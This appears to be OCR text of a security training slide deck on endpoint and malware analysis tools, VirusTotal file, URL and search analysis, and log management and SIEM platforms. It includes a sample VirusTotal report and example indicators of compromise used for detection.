- Support **incident response** and threat intelligence gathering
- Assist in **reverse engineering** malware samples (advanced use case)

Key Features

Feature	Description
Real-time monitoring	Tracks active processes, services, file changes, network connections
Static and dynamic analysis	Examine files without executing them (static) or during execution (dynamic)
Threat detection	Uses signatures, heuristics, or behavioral analysis
Process inspection	Inspect and analyze running processes
Network behavior analysis	Detect suspicious outbound/inbound communications
Integration with AV/EDR	Can be combined with antivirus or endpoint detection & response tools
Memory analysis	Analyze RAM dumps for malware or hidden processes

Common Endpoint & Malware Analysis Tools

Tool	Category	Use Case
Sysinternals Suite (Process Explorer, Autoruns, TCPView, Procmon)	Endpoint visibility	Inspect processes, autostart entries, file/registry activity
VirusTotal	Static analysis	Analyze files or URLs using multiple AV engines
Hybrid Analysis	Dynamic sandbox	Behavioral analysis of suspicious files
Cuckoo Sandbox	Dynamic malware analysis	Custom sandbox to safely execute and monitor malware
YARA	Malware classification	Create and run custom rules to identify malware

Common Endpoint & Malware Analysis Tools

Tool	Category	Use Case
PEStudio	Static binary analysis	Inspect PE file metadata, signatures, and potential red flags
Any.Run (Cloud Sandbox)	Interactive malware analysis	Watch malware run in real-time in a cloud VM
Volatility Framework	Memory forensics	Analyze memory dumps for malware artifacts
Falcon CrowdStrike / SentinelOne / Microsoft Defender for Endpoint	EDR/XDR	Enterprise-grade endpoint detection and response tools

Endpoint & Malware Analysis Activities

Activity	Tool Example	Description
Analyze running processes	Process Explorer	Identify suspicious processes, verify signatures
Check startup programs	Autoruns	Detect persistence mechanisms
Monitor file/registry activity	Process Monitor (Procmon)	Observe what a program is doing in real time
Submit file to VirusTotal	VirusTotal	Scan a file with 70+ AV engines
Sandbox a sample	Hybrid Analysis / Any.Run	Observe malware behavior in a controlled environment
Scan with YARA rules	YARA CLI	Match malware signatures in files or memory
Inspect a PE file	PEStudio	Review file headers, imports, suspicious sections
Analyze memory dump	Volatility	Recover artifacts from infected system RAM (e.g., injected code, passwords)

VirusTotal

VirusTotal [1]

- **VirusTotal** is a **free online service** owned by **Google (Chronicle Security)** that allows users to **analyze files, URLs, IPs, and domains** for **malware and malicious content** using a wide array of antivirus engines and security tools.
- It aggregates results from **70+ antivirus engines**, **sandbox systems**, and **threat intelligence feeds**.
- Also available via **web interface**, **browser plugins**, **API**, and **command-line tools**.

VirusTotal [2]

❑Purpose

- Detect **malware, phishing, or suspicious behavior** in files or URLs
- Identify **false positives** or **AV detection mismatches**
- Analyze **suspicious files, links, domains, or IP addresses**
- Support **incident response** and **digital forensics**
- Integrate into **automation workflows** with API access

Key Features

Feature	Description
Multi-AV scanning	Analyzes with 70+ antivirus engines (e.g., Bitdefender, Kaspersky, Sophos)
URL scanning	Detects malicious websites, phishing pages
Domain/IP intelligence	Shows whois, passive DNS, and historical detections
File behavior analysis	Sandbox behavior reports (via vendors like Cuckoo, Tencent)
Hash lookup	Submit SHA256, MD5, SHA1 hashes for instant results
Community insights	Users comment, tag, and vote on malicious samples
API access	Automate scanning and enrichment in SOAR/SIEM systems
Sigma rules & YARA scanning	Detect behaviors across uploads using known detection rules

Common Use Cases

Use Case	Example
Malware triage	Upload unknown EXE, DOC, PDF to check if it's malicious
Phishing analysis	Scan suspicious login pages or shortened URLs
Threat hunting	Search for related indicators (IPs, hashes) from threat reports
File reputation	Check if a file has been seen before and how many vendors flagged it
IOC enrichment	Lookup indicators during incident response for quick context

VirusTotal Interfaces

Interface	Description
Web UI	https://www.virustotal.com – Upload files or paste URLs
CLI Tool (vt)	Python-based command-line interface using the public/private API
Browser Extensions	Chrome, Firefox plugins to scan links/pages
API (v3)	RESTful API for automation, integrations, enrichment

Demo: VirusTotal

VirusTotal

- https://www.virustotal.com/gui/home/upload

What Is File Analysis in VirusTotal?


- **File Analysis** in VirusTotal involves uploading or submitting a file hash (SHA256, MD5, or SHA1) to inspect it for:
  - Malware signatures (detected by 70+ antivirus engines)
  - Suspicious behavior (sandbox analysis)
  - Embedded content, metadata, and code
  - Network connections and dropped files
  - Threat intelligence (e.g., tags, similar samples, comments)

Why Use VirusTotal for File Analysis?


- VirusTotal helps you:
  - Rapidly triage **suspicious attachments or executables**
  - Correlate file behavior with **known malware families**
  - Extract **IOCs** for use in threat hunting or detection
  - Detect **zero-day indicators** through behavioral analysis
  - Collaborate with the global **security community**

What is the eicar test file?

- The EICAR Anti-Virus Test File or EICAR test file is a computer file that was developed by the European Institute for Computer Antivirus Research (EICAR) and Computer Antivirus Research Organization (CARO), to test
- Download
  - https://www.eicar.org/download-anti-malware-testfile/



File Analysis [1]



File Analysis [2]

Basic properties ⓘ

MD5	c5f5994b45c8fcf1dfa380c708033bc6
SHA-1	8adbe830938b408986ed286dcd3b2fec050a9366
SHA-256	9c5920b41051493d383c9c1fb61c86dc0bbf4eaf50a9d64d95f7d342e362063b
Vhash	0460a6666d5c0d5d151c00d016z699zbaz1fz2
Authentihash	bfd8d4ee7f3a436bede7aa7a7e64f057aa265ec35c6d815e9276e9a3254746b2
Imphash	40ab50289f7ef5fae60801f88d4541fc
SSDEEP	98304:HwRE3QGsDT0kxBTWWkLByATBR7MnCM1UbyTgqb/ebn9s:1Zo4kDTkUGnlM1XFyhs
TLSH	T124361223F2CBE03EE05E0B3305B2905894F3BA65A526AE1397ECB4ACCF755501D3E656
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Inno Setup installer (49.8%) | InstallShield setup (20%) | Win32 EXE PECompact compressed (generic) (19.3%)
DetectItEasy	PE32 | Installer: Inno Setup Module (6.3.0) | Compiler: Embarcadero Delphi (11.0 Alexandria) [Standard] | Link
Magika	PEBIN
File size	4.72 MB (4944440 bytes)

File Analysis [3]

Contacted IP addresses (31)

IP	Detections	Autonomous System	Country
104.18.24.17	0 / 95	13335	-
104.18.25.17	0 / 95	13335	-
107.167.110.211	1 / 95	21837	US
107.167.110.216	0 / 95	21837	US
107.167.125.189	1 / 95	21837	US
108.156.200.164	0 / 95	16509	US
108.156.200.61	0 / 95	16509	US
108.156.200.64	0 / 95	16509	US
108.156.200.75	0 / 95	16509	US
151.101.1.91	1 / 95	54113	US

Extract IOCs (Indicators of Compromise)

IOC Type	Example
Hashes	SHA256 of the file
Domains	stealer-c2[.]com
IPs	185.100.87.51
Dropped files	payload.exe, updater.bat
Mutexes / Registry Keys	Used for malware persistence or anti-analysis

❑Use these IOCs in:

❑**SIEM rules**

❑**EDR queries**

❑**Firewall blocks**

❑**YARA/Sigma rules**

What Is URL Analysis in VirusTotal?

❑ **URL Analysis in VirusTotal** refers to the process of submitting a **web address (URL)** to VirusTotal's platform to determine if it is **malicious, suspicious, or benign**. This is done by checking the URL against **dozens of security tools and antivirus engines**, as well as **behavioral sandboxes** and **threat intelligence feeds**.


❑ Purpose of URL Analysis

- Detect **phishing**, **scam**, or **malware-hosting** websites
- Identify **malicious redirects**, downloads, or command & control (C2) servers
- View **related domains**, **IPs**, and **hosted files**
- Collect **indicators of compromise (IOCs)** for investigation or threat hunting
- Support **incident response**, **email triage**, and **web traffic monitoring**


When to Use URL Analysis

- ❑ Investigating **phishing emails** or suspicious links
- ❑ Checking **unknown links** in logs, chats, or web traffic
- ❑ Enriching alerts in a **SOC or SIEM platform**
- ❑ Hunting for **malware distribution infrastructure**
- ❑ Validating links before clicking or allowing on a firewall/proxy

URL Analysis [1]



URL Analysis [2]



IOC Extraction from URL Analysis

IOC Type	Source
URL	Original and redirected URLs
Domain	Domain hosting the malicious page
IP address	Resolved IP from DNS
Downloaded file hashes	If the URL delivers malware
SSL certificate info	Used to fingerprint infrastructure

What Is Search Analysis in VirusTotal?

- **Search Analysis in VirusTotal** refers to using VirusTotal's powerful **search capabilities** to investigate **files, URLs, IP addresses, domains, and hashes** — helping analysts uncover connections, threat artifacts, and indicators of compromise (IOCs).
- It's a key feature for **threat hunting**, **malware research**, and **incident response**, allowing you to dig deeper into **how threats are related** and **where they've appeared across the internet**.

What Is Search Analysis in VirusTotal?


❑ Purpose of Search Analysis

- Look up **known malicious samples**
- Discover **related malware** or **infrastructure reuse**
- Map **threat campaigns** across files, domains, IPs
- Extract and enrich **IOCs**
- Automate lookups with the **VirusTotal API**

What Can You Search in VirusTotal?

Type	Example
File Hashes	SHA256, SHA1, MD5 of a suspicious file
File Names	invoice.exe, payload.dll, etc.
URLs	http://malicious-site[.]com/download.exe
Domains	malicious-site.com
IP Addresses	185.244.25.110
SSL Certificates	Cert serials, issuer CN, fingerprint
YARA Matches	Files that match specific detection rules
Behavioral Traits	Files that connect to specific URLs or use certain APIs

Search Analysis [1]



Search Analysis [2]

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label offercore/bundleinstaller

Family labels offercore | bundleinstaller

Security vendors' analysis — Do you want to automate checks?

DeepInstinct	MALICIOUS	Elastic	Malicious (moderate Confidence)
ESET-NOD32	A Variant Of Win32/OfferCore.E Potential…	Gridinsoft (no cloud)	PUP.Win32.BundleInstaller.dd!c
Malwarebytes	PUP.Optional.BundleInstaller	Microsoft	PUADIManager:Win32/OfferCore
Sophos	OfferCore (PUA)	Trellix ENS	Artemis!C5F5994B45C8
Varist	W32/ABApplication.KYRD-6502	Webroot	Win.Adware.Suspicious

Log Management & SIEM Tools

Log Management & SIEM Tools

- **Log Management** refers to the process of **collecting, storing, analyzing, and managing log data** generated by systems, applications, devices, and security tools.
- **SIEM (Security Information and Event Management)** systems go further by **correlating logs** from multiple sources to detect, alert on, and respond to security incidents in real time.

Log Management & SIEM Tools

❑ Purpose

- **Centralize log collection** from across the infrastructure
- **Detect suspicious or malicious activity** using event correlation
- **Generate alerts** and **automated responses** to potential threats
- **Support forensic investigations** by maintaining detailed logs
- **Meet compliance requirements** (e.g., PCI-DSS, HIPAA, ISO 27001, NIST)

Key Features

Feature	Description
Log aggregation	Collect logs from endpoints, servers, firewalls, applications, cloud
Event correlation	Detect complex attacks by linking related log entries across systems
Alerting & notification	Notify analysts of anomalies, suspicious behavior, or policy violations
Dashboards & visualizations	Real-time monitoring with charts, graphs, and KPIs
Search & filtering	Query log data using search syntax (e.g., Lucene, SPL)
Retention & archiving	Store logs for compliance and long-term analysis
Threat intelligence integration	Enrich logs with IOC feeds (IP, domain, hash, etc.)
Automated response (SOAR integration)	Trigger playbooks to block IPs, quarantine hosts, etc.

Common Log Management & SIEM Tools

Tool	Type	Key Highlights
Splunk	Commercial SIEM	Powerful search (SPL), real-time alerting, integrations
ELK Stack (Elasticsearch, Logstash, Kibana)	Open-source log management	Highly customizable dashboards and search
Graylog	Open-source log management & SIEM	Scalable log collection, user-friendly UI
IBM QRadar	Enterprise SIEM	AI-assisted threat detection, compliance templates
Microsoft Sentinel (Azure)	Cloud-native SIEM	Scalable, integrates with Microsoft ecosystem
LogRhythm	SIEM	Threat lifecycle management and analytics
AlienVault OSSIM / USM	Open-source / Commercial SIEM	Built-in threat intel and asset discovery
Wazuh	Open-source SIEM & XDR	Based on ELK; supports file integrity, threat detection, compliance

SIEM Activities

Activity	Description	Tool Example
Collect system logs	Gather logs from Linux, Windows, firewalls, routers	Logstash, Wazuh agents
Search logs for anomalies	Use queries to find suspicious IPs, failed logins	Splunk SPL: index=auth action=failure
Create detection rules	Write rules for brute force, port scan, privilege escalation	Wazuh, Sentinel, QRadar
Alert on threats	Trigger alerts for policy violations or known IOCs	Graylog, LogRhythm
Investigate incidents	Correlate logs from multiple sources	Splunk, ELK, OSSIM
